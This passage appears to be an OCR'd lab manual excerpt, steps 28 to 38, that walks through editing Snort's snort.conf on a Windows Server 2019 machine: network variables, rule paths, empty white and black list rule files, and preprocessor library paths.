
28. Scroll down to the **Step #1: Set the network variables** section (Line 41) of the **snort.conf** file. In the **HOME_NET** line (Line 45), replace **any** with the IP addresses of the machine (target machine) on which Snort is running. Here, the target machine is **Windows Server 2019** and the IP address is **10.10.1.19**.

    Note: This IP address may vary when you perform this task.

29. Leave the **EXTERNAL_NET any** line as it is.

30. If you have a **DNS Server**, then make changes in the **DNS_SERVERS** line by replacing **$HOME_NET** with your DNS Server IP address; otherwise, leave this line as it is.

    Note: Here, the DNS server is **8.8.8.8**.



31. The same applies to SMTP_SERVERS, HTTP_SERVERS, SQL_SERVERS, TELNET_SERVERS, and SSH_SERVERS.

32. Remember that if you do not have any servers running on your machine, leave the line as it is. **DO NOT** make any changes in that line.

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
33. Scroll down to **RULE_PATH** (Line 104). In Line 104, replace **../rules** with **C:\Snort\rules** in Line 105, replace **../so_rules** with **C:\Snort\so_rules** and in Line 106, replace **../preproc_rules** with **C:\Snort\preproc_rules**.



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
34. In Lines 109 and 110, replace **../rules** with **C:\Snort\rules**. Minimize the **Notepad++** window.



35. Navigate to **C:\Snort\rules**, and create two text files; name them **white_list** and **black_list** and change their file extensions from **.txt** to **.rules**.

    Note: To create a text file, right-click anywhere inside the rules window and navigate to **New → Text Document**.

36. While changing the extension, if any pop-up appears, click **Yes**.

37. Switch back to **Notepad++**, scroll down to the **Step #4: Configure dynamic loaded libraries** section (Line 238). **Configure dynamic loaded libraries** in this section.

38. Add the path to dynamic preprocessor libraries (Line 243); replace **/usr/local/lib/snort_dynamicpreprocessor/** with your dynamic preprocessor libraries folder location.

